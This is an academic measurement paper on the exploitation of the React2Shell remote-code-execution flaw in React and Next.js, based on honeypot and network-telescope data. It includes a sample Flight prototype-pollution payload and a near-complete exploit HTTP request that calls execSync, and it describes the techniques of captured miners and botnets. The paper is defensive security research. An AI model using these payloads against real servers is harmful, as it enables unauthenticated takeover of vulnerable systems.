TU Delft

Delft University of Technology

Document Version
Final published version

Licence
CC BY

Citation (APA)
Mladenov, M., Van Der Horst, M., Hossu, A., Štular, R., Griffioen, H., & Smaragdakis, G. (2026). Investigating Next.js React2Shell Exploitation. In *IMC 2026 - Proceedings of the 2026 ACM Internet Measurement Conference* (pp. 456-472). (Proceedings of the ACM SIGCOMM Internet Measurement Conference, IMC). Association for Computing Machinery (ACM). https://doi.org/10.1145/3777912.3839802

Important note
To cite this publication, please use the final published version (if applicable).
Please check the document version above.

Copyright
In case the licence states “Dutch Copyright Act (Article 25fa)”, this publication was made available Green Open Access via the TU Delft Institutional Repository pursuant to Dutch Copyright Act (Article 25fa, the Taverne amendment). This provision does not affect copyright ownership.
Unless copyright is transferred by contract or statute, it remains with the copyright holder.

Sharing and reuse
Other than for strictly personal use, it is not permitted to download, forward or distribute the text or part of it, without the consent of the author(s) and/or copyright holder(s), unless the work is under an open content license such as Creative Commons.

Takedown policy
Please contact us and provide details if you believe this document breaches copyrights.
We will remove access to the work immediately and investigate your claim.

This work is downloaded from Delft University of Technology.

Investigating Next.js React2Shell Exploitation

Martin Mladenov
Delft University of Technology
Delft, The Netherlands
m.a.mladenov@tudelft.nl

Max van der Horst
Delft University of Technology
Delft, The Netherlands
m.h.vanderhorst@tudelft.nl

Alexandru Hossu
Delft University of Technology
Delft, The Netherlands
a.hossu@student.tudelft.nl

Rok Štular
Delft University of Technology
Delft, The Netherlands
r.stular@student.tudelft.nl

Harm Griffioen
Delft University of Technology
Delft, The Netherlands
h.j.griffioen@tudelft.nl

Georgios Smaragdakis
Delft University of Technology
Delft, The Netherlands
g.smaragdakis@tudelft.nl

Abstract

Full-stack web development frameworks have become increasingly popular in recent years. One such framework, Next.js, is extensively used by one in five web developers. In December 2025, a critical vulnerability with the highest severity score of 10 was discovered, affecting Next.js through supply-chain propagation. It allows attackers to remotely execute code on vulnerable servers without user authentication and with a single malicious HTTP request. Additionally, public proof-of-concept exploits contributed to widespread exploitation.


In this paper, we investigate 13 million exploitation attempts targeting Next.js and characterize the malware deployed by attackers following successful exploitation. Leveraging our custom Next.js honeypots and reactive telescope, we identify 93 unique clusters of payloads performing a wide range of exploitation activity such as botnet installation, cryptomining, and infostealers. Our analysis also shows that, initially, exploitation attempts relied on the released proof-of-concept code, but they later evolved into more sophisticated and effective code variants that successfully evade defense mechanisms such as Web Application Firewalls. We identify that some threat actors measure the vulnerability of targets before deploying any malicious payloads and demonstrate the presence of informed application-layer scanners with prior knowledge of a set of vulnerable hosts, which they exclusively target. Moreover, we observe markers consistent with LLM-style code artifacts, pointing towards the emergence of AI-assisted attacks. In the process, we characterize the demographics of the infrastructure used to attack Next.js and discuss the shortcomings of defense capabilities.

CCS Concepts

• **Security and privacy → Network security**; *Web application security*; *Vulnerability management*; Malware and its mitigation.

Keywords

Next.js, Remote Code Execution, Honeypot, Network Telescope, Malware Analysis, Internet Measurement, Web Application Security



This work is licensed under a Creative Commons Attribution 4.0 International License.
IMC '26, Karlsruhe, Germany
© 2026 Copyright held by the owner/author(s).
ACM ISBN 979-8-4007-2327-8/2026/10
https://doi.org/10.1145/3777912.3839802

ACM Reference Format:
Martin Mladenov, Max van der Horst, Alexandru Hossu, Rok Štular, Harm Griffioen, and Georgios Smaragdakis. 2026. Investigating Next.js React2Shell Exploitation. In *Proceedings of the 2026 ACM Internet Measurement Conference (IMC '26), October 12–16, 2026, Karlsruhe, Germany.* ACM, New York, NY, USA, 17 pages. https://doi.org/10.1145/3777912.3839802

1 Introduction

In December 2025, a catastrophic vulnerability in Next.js, a very popular open-source full-stack web development framework used by approximately 20% of web developers [44], was disclosed. The so-called Next.js React2Shell vulnerability, with the highest Common Vulnerability Scoring System (CVSS) score of 10.0, could allow attackers to execute arbitrary code on vulnerable servers through a single malicious HTTP request [53].

Unlike standalone system packages, updating Next.js to a patched version can only be done by application developers, not directly by system administrators. Next.js is a framework; the developers of the concrete end-user applications built on top of that framework need to update their applications and publish their own patch, which can only then be installed by system administrators. This adds an extra layer to the patching process, thereby increasing patch latency.

Although vulnerabilities have been discovered in Next.js in the past, e.g., an authentication bypass vulnerability in March 2025 [52], two factors contributed to the rapid weaponization of the React2Shell vulnerability. First, the Next.js React2Shell vulnerability was highly exploitable because default Next.js configurations are vulnerable, requiring no special setup or developer error. Exploitation can occur without user authentication, as this is a pre-authentication vulnerability. Second, with the release of the Next.js React2Shell vulnerability, public proof-of-concept exploits were made readily available with near-absolute reliability. This lowers the bar for any attacker to exploit vulnerable Next.js servers.

In this paper, we analyze the exploitation of the Next.js React2Shell vulnerability and track the attackers' response to one of the most recent critical vulnerabilities. This study is a natural experiment to better understand the responsiveness, capabilities, and innovation capacity of cyberattackers to exploit catastrophic vulnerabilities in popular online systems.

For our study, we leveraged both passive and active network telescopes as well as custom-developed honeypots mimicking a vulnerable Next.js instance. During the period from shortly after the disclosure of the vulnerability in December 2025 through April 2026, we recorded more than 13 million Next.js exploitation attempts in

our network monitoring system. This allows us to see changes in the techniques, tactics, and procedures of attackers that leverage Next.js as an attack vector.

Our contributions can be summarized as follows:

- We cluster the Next.js React2Shell exploitation attempts based on the attack payloads. Our analysis shows that 95% of payloads and distinct source IPs can be grouped into 93 clusters. We identify for each cluster the goal of exploitation, and how this changes over time.
- We show that exploitation attempts initially rely on the released proof-of-concept code, but later evolve into more sophisticated and effective code variants that successfully evade defense mechanisms such as Web Application Firewalls, with characteristics pointing towards the emerging use of AI to assist in malicious activities.
- By comparing data from multiple data sources, we are able to identify two-stage exploitation campaigns that first check for the presence of a vulnerability via benign requests before sending malicious payloads.
- We make the source code of our Next.js React2Shell honeypot publicly available[1]. We will share the collected exploitation traffic and malware clustering results with other researchers on request to seed future work.

2 A Primer on Next.js

Next.js [59] is an open-source web development framework built on top of the JavaScript library React [31]. First released in 2016, it makes it easier for developers to create and deploy web applications by integrating client-side and server-side components. While React is used primarily for the development of client-side user interfaces, Next.js also provides server-side capabilities such as routing, backend logic, server-side rendering, static site generation, and more. This enables developers to build full-stack web applications using a single framework.

The Next.js framework addresses several limitations commonly found in single-page applications (SPAs). Traditionally, SPAs render content entirely on the client side, which negatively affects search engine optimization and initial page load performance. In contrast, Next.js provides server-side rendering and static site generation, which allows fully rendered HTML content to be served to the browser. As a full-stack framework, Next.js is also used for server-side application logic such as database access, authentication, and data processing.

Due to these capabilities and its ease of use, Next.js has become widely adopted by developers. According to the 2025 Stack Overflow Developer Survey, one in five developers has extensively used Next.js over the past year, making it the fourth most popular web framework/technology [44]. The survey found that this is the case for both professional developers (21.5%) and learners (21.3%).

3 The Incident

React2Shell refers to a critical unauthenticated remote code execution (RCE) vulnerability in the React Server Components (RSC) ecosystem, caused by unsafe deserialization in the RSC "Flight" protocol [53, 62]. The primary vulnerability was disclosed as CVE-2025-55182 [53] in React, while a separate advisory, CVE-2025-66478 [58], tracked the downstream impact on Next.js applications using the App Router. Although both issues were initially treated as distinct advisories, later reporting and vendor guidance converged on the view that the Next.js issue was a duplicate manifestation of the same underlying flaw in React's server-side implementation [32, 53, 58, 62]. This rapid escalation is summarized in Figure 1, which illustrates the short interval between disclosure, patch release, public proof-of-concept availability, and observed exploitation activity.

The issue was originally disclosed by Lachlan Davidson to Meta on November 29th, 2025. According to the React security advisory, the vulnerability was confirmed on November 30th, a fix was developed on December 1st, and patches were released on December 3rd [53]. React noted that exploitation did not require an application to explicitly define Server Function endpoints, as applications supporting React Server Components could still be affected. The vulnerable packages included "react-server-dom-webpack", "react-server-dom-parcel", and "react-server-dom-turbopack" in versions 19.0.0, 19.1.0, 19.1.1, and 19.2.0, with fixes released in 19.0.1, 19.1.2, and 19.2.1 [53]. Next.js published corresponding patched releases across affected 15.x and 16.x release lines [58]. Importantly, remediation required application-level dependency updates rather than system-level patching. Unlike vulnerabilities in operating system packages, affected applications needed to explicitly upgrade React and associated build dependencies, which may involve resolving compatibility constraints within the JavaScript dependency ecosystem. This increases remediation complexity and can delay patch adoption, particularly for applications with tightly coupled frontend-backend build pipelines. Independent analyses further emphasize that the vulnerability affects default deployments of applications, increasing the likelihood of widespread exposure [62]. This includes all Next.js applications using the *App Router*, which has been the default since the deprecation of the legacy *Pages Router*.

Operationally, the incident escalated quickly. Threat intelligence reporting indicates that exploitation began within hours of public disclosure, including activity attributed to China-linked threat actors and financially motivated operators [4, 13, 22]. The Google Threat Intelligence Group (GTIG) reported widespread exploitation from multiple threat clusters, while other reports observed cryptomining payloads and opportunistic scanning within days of disclosure [13, 22]. Microsoft similarly characterized the vulnerability as a critical pre-authentication RCE affecting React Server Components and related frameworks, noting active exploitation across multiple environments [32].

Estimates of exposure varied by source and methodology. Broad internet scanning suggests a large potential attack surface: Censys identified approximately 2.15 million internet-facing services that appear to be running frameworks using React Server Components, although this does not imply that all instances are vulnerable [10]. Other reporting identified more than 77,000 publicly exposed IP addresses that remained vulnerable in the first week after disclosure [2].

To complement these point-in-time estimates, Figure 2 shows longitudinal observations of vulnerable systems based on Shadowserver scanning data, indicating that there were at least 165,712

[1] https://github.com/DelftThreatIntelligenceLab/next-honeypot




Figure 1: React2Shell timeline: disclosure, patch release, and rapid exploitation.

Source	IP Space	Period	No. Packets	No. TCP Flows
Passive Telescope	≈ 65,000	November 1st, 2025 – December 17th, 2025	24,837,343,259	—
Reactive Telescope	2,429	December 1st, 2025 – April 1st, 2026	110,407,297	13,031,893
Next.js Honeypots	259	December 11th, 2025 – April 1st, 2026	—	677,703

Table 1: Summary of datasets used during the study.




Figure 2: Global decline of vulnerable React installations as scanned by the Shadowserver Foundation [55].

vulnerable installations at the start of the incident. The data indicates a sharp increase in observed exposure immediately following disclosure, followed by a gradual decline consistent with patching and mitigation efforts. However, a substantial baseline of vulnerable systems persists weeks after initial disclosure, suggesting incomplete remediation. Early patching also appears to have lagged behind exploitation, as industry reports indicated that roughly half of the exposed instances remained unpatched during the initial exploitation wave [8, 28].

The React2Shell incident is therefore notable not only because of its severity, but also because it illustrates how a vulnerability in a shared upstream component can propagate across downstream frameworks, complicating CVE attribution, patch communication, and exposure measurement.

4 Datasets

In this work, we make use of several data sources: a Passive Network Telescope (Section 4.1), a Reactive Network Telescope (Section 4.2), and a high-interactive Next.js honeypot (Section 4.3). The data is then augmented with further information on the source IP (Section 4.4).

We use the data from the passive telescope to identify changes in scanning behavior, the reactive telescope to identify interaction with Node.js on a broad scale, and the honeypot to gain insights into the TTPs of adversaries exploiting the Next.js vulnerability. The IP information is used to further characterize the source of the attacks, for example by identifying the hosting provider or AS number associated with the source IP. We summarize the measurements we took during this study in Table 1.

4.1 Passive Telescope

When adversaries prepare to exploit a vulnerability, they often perform reconnaissance activities such as port scanning to identify potential targets. To measure this behavior (Section 6.5), we made use of a large-scale Passive Network Telescope [34] deployed on an enterprise network in Europe. It consists of approximately 65,000 monitored IPv4 addresses across three non-contiguous /16 ranges. These addresses are not used for any legitimate services, so any traffic sent to them is likely to be malicious or at least anomalous. The passive telescope collects data on all packets sent to the monitored addresses without replying. We make use of this data to identify changes in port scanning behavior by measuring the number of the recorded TCP SYN packets to a particular port number. We use the passive telescope for port scanning behavior analysis in Section 6.5.

4.2 Reactive Telescope

While the passive telescope does not reply to any incoming traffic, we also make use of a Reactive Network Telescope [18] that establishes and keeps a TCP session with remote hosts. This provides insights into application-layer data, such as HTTP requests made after the initial scan, including potential exploitation payloads. Our Reactive Network Telescope is located within a European enterprise network and consists of one /21 IPv4 range. In this dataset, we can identify the probing behavior from adversaries. This can include packets that aim to establish which program is running on the target system but also packets that contain actual exploitation payloads by attackers that do not first check whether the correct version of Node.js is running.

4.3 High-interactive Next.js Honeypot

The reactive telescope allows us to identify initial probing against Node.js on a broad scale, but it does not provide deeper insights into exploitation attempts. To observe the specific payloads and methods used by attackers in real-world exploitation attempts, we designed and deployed high-interactive honeypots specifically for the Next.js vulnerability (CVE-2025-66478). By analyzing the interactions with this honeypot, we can better understand the tactics, techniques, and procedures (TTPs) of adversaries exploiting the Next.js vulnerability, as attackers interact with the honeypot as if it were a real vulnerable instance. The honeypots are identified as vulnerable Next.js instances by vulnerability scanners and appear on Shodan [42], Censys [11], and other similar platforms.

We ran the honeypot on two web servers hosting actual websites with associated domain names and SSL certificates by redirecting malicious traffic to a honeypot instance rather than the actual web server. These servers are in two different European networks and are not co-located with our telescopes. This setup allows us to capture different types of attackers who may direct their attacks to real websites instead of blindly scanning the IPv4 space. Moreover, we also set up a /24 IPv4 range to redirect all HTTP requests to a honeypot. On these addresses, we hosted the HTML page of a default Next.js app. This allows us to capture attackers who perform wider scans to identify vulnerable services. This range is also co-located with our reactive telescope, allowing us to compare traffic between the two. Due to operational constraints, we set up the /24 honeypot range in March 2026.

The honeypot is architecturally split into two layers: an ingress layer, which is a Rust-based web server ingesting traffic, and an execution layer, which is responsible for safely "detonating" the received Remote Code Execution (RCE) payloads, i.e., executing them in a sandboxed environment. The ingress layer utilizes a detection engine that inspects incoming HTTP traffic for payloads that contain the "Next-Action" HTTP header. Upon identifying a match, the system performs targeted payload extraction to isolate the commands intended for the Node.js "child_process.execSync" module. These commands are then forwarded over a dedicated TCP socket to the decoupled execution service.

The backend execution environment then leverages NSJail [21] in fork mode to provide a high-fidelity sandboxed response to the attacker. For each incoming TCP request, the executor initializes a transient, unprivileged namespace where the command is processed under strict resource constraints (CPU usage limited to 0.1 CPU units, execution time limited to 10 seconds, memory usage capped at 128MB, and a read-only filesystem with ramdisk-backed writable "tmpfs") as well as a total network sandbox (no Internet egress). The resulting standard output and standard error streams ("stdout" and "stderr") are captured and routed back through the TCP tunnel to the ingress layer. Finally, the ingress layer packages this raw output into the HTTP message format that would normally be returned when executing an exploit against a vulnerable Next.js instance and returns it.

4.4 Other Data Sources

To further characterize the source of the attacks, the data is augmented with source IP information from IPinfo [27]. This includes geolocation data as well as Autonomous System (AS) number, network type (e.g. hosting provider, enterprise network, ISP, etc.). We use this information to identify trends, such as whether attacks are predominantly coming from certain hosting providers or AS numbers, which can provide insights into the infrastructure used by adversaries exploiting the Next.js vulnerability.

```
{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "value": "{\"then\": \"$B1\"}",
  "_response": {
    "_formData": {
      "get": "$1:constructor:constructor"
    },
    "_prefix": "console.log(1);//"
  }
}
```

Figure 3: A Flight payload triggering arbitrary server-side code execution in React Server Components. The value of `_prefix` can be arbitrary JavaScript code. [16]

5 Identifying Next.js Attacks

In this section, we describe how we identify Next.js React2Shell vulnerability exploits and later characterize and cluster them.

5.1 Identifying Next.js Exploitation Attempts

The code responsible for the React2Shell vulnerability lies in React Server Components (RSC) and has been assigned CVE-2025-55182 [53]. The same vulnerability is present in Next.js and it is tracked under a different CVE ID, CVE-2025-66478 [54]. It can be triggered by a remote unauthenticated attacker and enables arbitrary code execution on the server, which is why it was assigned the maximum CVSS rating of 10.0 [54, 58].

React2Shell is caused by unsafe deserialization of messages provided by the client. More specifically, the decoder of the Flight Protocol, a custom JSON-like serialization format used by RSC, is vulnerable to prototype pollution, allowing arbitrary JavaScript code to be interpreted and executed server-side while processing a maliciously crafted Flight payload, as seen in Figure 3. [16]

The vulnerable code is used by the Next.js App Router, the component responsible for server-side page rendering. In a typical Next.js configuration, if a request contains the `Next-Action` header, its body is passed to the vulnerable Flight deserialization function. An example of a complete HTTP request exploiting the vulnerability is shown in Figure 4. [7, 16, 40]

Our methodology identifies vulnerability scanning and/or exploitation attempts by the presence of the `Next-Action` header (case-insensitive and regardless of its value). Flight payloads are then extracted from the (multipart) HTTP bodies of these requests for further analysis.

Category	No. flows (%)	No. src. IPs (%)	No. src. ASes (%)	No. countries (%)	First seen	Last seen	Clusters
Vulnerability scanning	6,598,927 (49.79%)	4,282 (55.86%)	626 (58.18%)	93 (83.78%)	2025-12-04	2026-03-31	27
Botnet / Backdoor	5,218,456 (39.37%)	464 (6.05%)	156 (14.50%)	48 (43.24%)	2025-12-05	2026-03-31	21
Cryptominer	1,068,705 (8.06%)	2,455 (32.02%)	431 (40.06%)	75 (67.57%)	2025-12-06	2026-03-31	39
Unclassified	294,545 (2.22%)	887 (11.57%)	236 (21.93%)	64 (57.66%)	2025-12-04	2026-03-31	–
Credential theft	72,933 (0.55%)	205 (2.67%)	20 (1.86%)	20 (18.02%)	2025-12-11	2026-03-30	6
Total	13,253,566 (100%)	7,666 (100%)	1,076 (100%)	111 (100%)	2025-12-04	2026-03-31	93

Table 2: Summary of cluster categories. Some IPs, ASes, and countries are seen in multiple categories.

```
POST / HTTP/1.1
Host: [redacted]:3002
User-Agent: Go-http-client/1.1
Content-Length: 689
Content-Type: multipart/form-data;
↪  boundary=--WebKitFormBoundaryx8jO2oVc6SWP3Sad
Next-Action: 1
Accept-Encoding: gzip
Connection: close

----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model",
↪  "reason":-1,"value":"{\"then\":\"$B1337\"}","_response":
↪  "_prefix":"var res=process.mainModule.require(
↪  'child_process').execSync('[...]').toString().trim();;throw
↪  Object.assign [...]
 ----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
----WebKitFormBoundaryx8jO2oVc6SWP3Sad--
```

Figure 4: An example of an HTTP request exploiting CVE-2025-66478.

5.2 Attack Clustering

After identifying HTTP requests targeting the Next.js vulnerability and extracting the React Server Components (RSC) Flight payload, we extract signatures to sort them into clusters. We consider payloads with common identifying characteristics, i.e., Indicators of Compromise (IoCs), as part of the same cluster. To ensure that related payloads are associated with the same cluster over an extended period of time, preference is given to more stable and long-lived IoCs in the following order:

(1) distinctive shell commands or code;
(2) distinctive filenames or paths (e.g., if the payload attempts to download a file with a specific name from a remote server or store a binary at a specific location on the victim machine);
(3) distinctive URLs (if a filename is too generic to uniquely identify a campaign);
(4) distinctive domain names, IP addresses, or port numbers.

In our dataset, we identified many payloads that include Base64-encoded data which is then decoded and executed. Due to this, when searching for IoCs, we look not only at the plaintext payloads but also consider any identifiable substrings matching the format of data encoded with Base64. We then decode this data and check it for the presence of IoCs.

It is important to note that only the content of the payloads is considered when clustering requests. The source IP addresses of hosts that send payloads are not considered as IoCs due to the fact that scanning and exploitation infrastructure can use a vast number of source IPs, e.g., if a threat actor makes use of a botnet [60].

Each of the identified clusters is then analyzed to identify a category – vulnerability scanning (which is not harmful by itself), and malicious exploitation. Malicious exploitation is then further categorized by the type of attack and its goal. In our case, these categories are cryptocurrency mining, botnet / backdoor installation, and credential theft.

Successfully clustering all observed payloads is not feasible, as there are many IoCs that are not common at all and only appear a few times during the entire data collection period, potentially corresponding to hundreds or even thousands of clusters. Thus, our main analysis focuses on those that appear more often – we cluster at least 95% of the observed payloads in each of our data sources (telescope and honeypot) and review the unclustered payloads manually for particularly distinctive / unique characteristics such as firewall evasion.

6 Attacks and Goals

In this section, we shed light on the classification of Next.js React2Shell vulnerability exploits and the attackers' goals. We refer to clusters via their unique identifier in the form "YYYY-MM-DD/X", where "YYYY-MM-DD" is the date a cluster is first observed and "X" is a letter identifying the cluster within that day. The full list of all clusters and information about them is provided in Table 4 in the appendix.

6.1 Categories of Clusters

Through our methodology, we derived 93 signatures to identify various clusters. A summary of the categories of clusters we observed can be seen in Table 2.

Overall, around half of all observed activity is in the *Vulnerability scanning* category. This applies to both the raw number of TCP flows (i.e., requests) and the number of distinct source IPs. Throughout almost the entire period of our study, vulnerability scanning remained the most popular category, as seen in Figure 5. Despite this, the exact payloads used for vulnerability scans varied over time.

The *Botnet/Backdoor* category is the second most popular one by the number of flows, with around 40% of flows. However, the




Figure 5: Unique Source IP Distribution Over Time by Category.




Figure 6: RondoDox payloads per day.

number of attacker source IPs is relatively low, at around 6%. This is likely due to botnets with split architecture (scanner/loader model), where bots scan for vulnerable devices and report their IPs to the C2 server, which then forwards them to centralized loader infrastructure [18, 60].

In the *Cryptominer* category we see a lower number of flows, around 8%, but a much higher number of source IPs. This is largely due to two clusters corresponding to an XMRig (Monero) cryptominer variant; 95% of the observed IPs in this category belong to these two clusters.

Finally, the *Credential theft* category has a comparatively small number of flows and source IPs. However, it is interesting to note that the clusters in this category were observed only in our honeypot, where they account for 11.5% of the observed flows and 5.0% of IPs. These payloads were not seen at all in our telescope during our study despite its much larger size; we discuss this in more detail in Section 6.4.

6.2 Payload Evolution

As we observed the exploitation attempts since the start of the infections, we obtained a unique view of how attackers tested and structured their campaigns. In this section, we highlight several behaviors we saw in our dataset.

RondoDox botnet. Very soon after the CVE was made public, the "RondoDox" botnet [19, 20] adopted this exploit as a vector




Figure 7: Timeline of variations of the malware with a ".png" file extension.

for spreading their malware. We first observed this campaign on December 5th, around a day after the vulnerability was first announced publicly. Initially, 60% of all payloads observed could be attributed to this botnet.

Interestingly, despite this prevalence, all of its payloads were initially sent from just one source IP address and the loader was downloaded from a single server. This remained the case until January 18th, when a seemingly random string (token) started being appended to the loader URL, as shown in Figure 6. We find that this string is constant for every destination IP in our measurement setup, indicating that this token is added as a unique identifier for every destination. We hypothesize that this may be used by the threat actor to track the number of unique successful malware downloads. This (modified) payload was served by two more source IPs, in addition to the original one, all located within AS210558 "1337 Services GmbH", a bulletproof hoster. The modified payload was also observed linking to multiple loader servers.

PNG cluster. We also observe behavioral clusters that show changes over time, starting small and showing signs of testing various methods and payloads. One example is shown in Figure 7, where several payloads are sent from a small number of IP addresses, and over time more payloads and sources are added before settling on a steady set of IP addresses and payloads. We see this pattern repeating for several of our clusters.

Overall view. While we see evidence of actors testing new payloads and changing their infrastructure, the bulk of the clusters stay either similar, or are clearly botnets (due to high volume of changing IP addresses). We find that there is thus a small core of attackers that actively try over time to increase their infection spread, but overall adversaries "fire-and-forget", infecting as many devices as possible shortly after the publication of the CVE and not changing their infection characteristics after this.

6.3 Malware Case Studies

We reverse engineered the samples captured by our infrastructure to identify their inner workings. Next to the "usual" malware loaded onto edge devices, such as variants of Mirai [3, 6, 24], we identify several more elaborate types of malware or methods of loading malware, out of which we detail the most interesting cases in this subsection. We distinguish between cryptominers and DDoS

	Reactive telescope	Honeypots (co-located)	Only telescope	Only honeypots
IPs	43	2,034	8	1,999
ASes	28	310	2	284
Countries	14	71	0	57
Categories	Vulnerability scanning (58.0%) Botnet / Backdoor (33.3%) Cryptominer (6.5%) Unclassified (2.2%)	Botnet / Backdoor (41.7%) Vulnerability scanning (37.4%) Cryptominer (16.8%) Unclassified (3.0%) Credential theft (1.1%)	Vulnerability scanning (100.0%)	Vulnerability scanning (45.2%) Botnet / Backdoor (28.6%) Cryptominer (20.6%) Unclassified (4.0%) Credential theft (1.6%)

Table 3: Differences in traffic in our reactive telescope and co-located Next.js honeypots (March 15th–31st, 2026).

botnets, as these are the majority of the infections targeting the vulnerability.

Cryptominers. The majority of cryptominer malware samples we analyzed are based on XMRig [63] and mine the Monero cryptocurrency. We also identified a previously unknown type of miner targeting a different cryptocurrency.

BITOK CPU Miner ("`*.png`"). A BITOK-oriented cryptocurrency CPU miner that executes from memory rather than as a typical on-disk payload. The sample combines dedicated delivery infrastructure (private BitokPool node as C2, dropper server with per-architecture endpoints), architecture-aware deployment, profit-switching across 40+ algorithms, and four-layer persistence spanning systemd services, crontab entries, and .bashrc modifications. During execution, it launches 120 mining threads across two independent instances, indicating an effort to maximize CPU utilization while maintaining operational redundancy.

XMRig Dropper ("`cccc.exe`"). While most malware we observed targets Linux, this sample attacks Windows servers instead. What further sets it apart from other cryptominers is its use of a *Bring Your Own Vulnerable Driver* (BYOVD) approach [33]. It installs a legitimate kernel driver (`WR64.sys`), which has a valid signature by Microsoft and runs in ring 0. It then exploits a vulnerability in it to obtain kernelspace code execution and tune CPU behavior in order to improve mining performance. Before initiating mining, the sample collects information about the compromised system through trusted Windows components while avoiding visible network activity during that stage. Persistence is established through an elevated scheduled task triggered at logon. The behavior of this sample (BYOVD approach, CPU tuning, naming convention, network behavior) lines up closely with what has been publicly documented for the SteelFox malware [29, 39].

DDoS botnets. Next to variants of Mirai, we identify various other DDoS botnets. Below we identify some samples with interesting or uncommon characteristics.

Tox-based DDoS Bot ("`test1`"). A Linux bot that uses the Tox peer-to-peer network [56] for command and control. In addition to allowing the operator to stage DDoS attacks, the sample also supports deployment of an auxiliary payload, indicating a wider operational scope rather than a single-purpose DDoS bot.

IRC Bot ("`notrooter.pl`"). A Perl-based backdoor that provides full remote control through an IRC channel. The sample is characterized by a less common obfuscation method (masquerading the process as `node` running from `/dev/shm/`), remote execution of shell commands, and support for scanning using an external module. It also attempts to evade detection by presenting itself as a benign process within a temporary memory-backed location. The behavior of this bot lines up closely with the SSHStalker botnet attributed to the Outlaw / Dota group [41].

RondoDox ("`rondo.x86_64`"). A DDoS-capable IoT botnet with remote shell support allowing the operator full remote control of the infected device. In addition to standard botnet behavior, it performs local-network reconnaissance, including discovery activity across SSDP, Spotify Connect, and ARP, with the aim of identifying nearby devices, exposed services, and the surrounding network environment. The sample also includes aggressive anti-analysis logic that detects and disrupts tracing attempts, where it spawns two processes that monitor each other. When one of the processes is altered in any way, the other process kills it, making dynamic analysis challenging.

6.4 Two-Phase Exploitation

To identify whether threat actors check whether a device is vulnerable before sending a malicious payload, we compare the data between the telescope and the Next.js honeypot. There are numerous clusters which are seen only in the honeypot and not in the telescope, despite the honeypot's much smaller size (as seen in Table 1 earlier).

The level of interactivity affects observability of malicious activity. The clusters in the *Credential theft* category accounted for 11.5% of all requests observed in the honeypot (72,933 occurrences in total, from 205 unique IP addresses), but were not seen even a single time in the entirety of the telescope, pointing to a higher level of sophistication and interactivity in attack behavior than is seen in the other categories. Nonetheless, there are some clusters in the other categories which also require interactivity for measurement: 2026-03-21/A (botnet, 7.9% of honeypot traffic), 2026-03-11/B (botnet, 5.0%), 2026-03-26/A (cryptominer, 3.1%), and 2026-03-11/A (cryptominer, 1.6%), among several smaller ones, are not observed in the telescope.

Informed scanners on the application layer. Previous research has shown that there exist two-phase ("informed") scanners on the transport layer – reactive telescopes (which complete a TCP handshake) observe connections originating from different source IPs than passive ones (which only passively listen), indicating that some scanners use different infrastructure for port scanning and for further activities [18]. To check if this also applies on the application layer, i.e., whether a honeypot would observe different source IPs than a reactive telescope, we compare the sets of source IPs between our data sources and their payload categories.

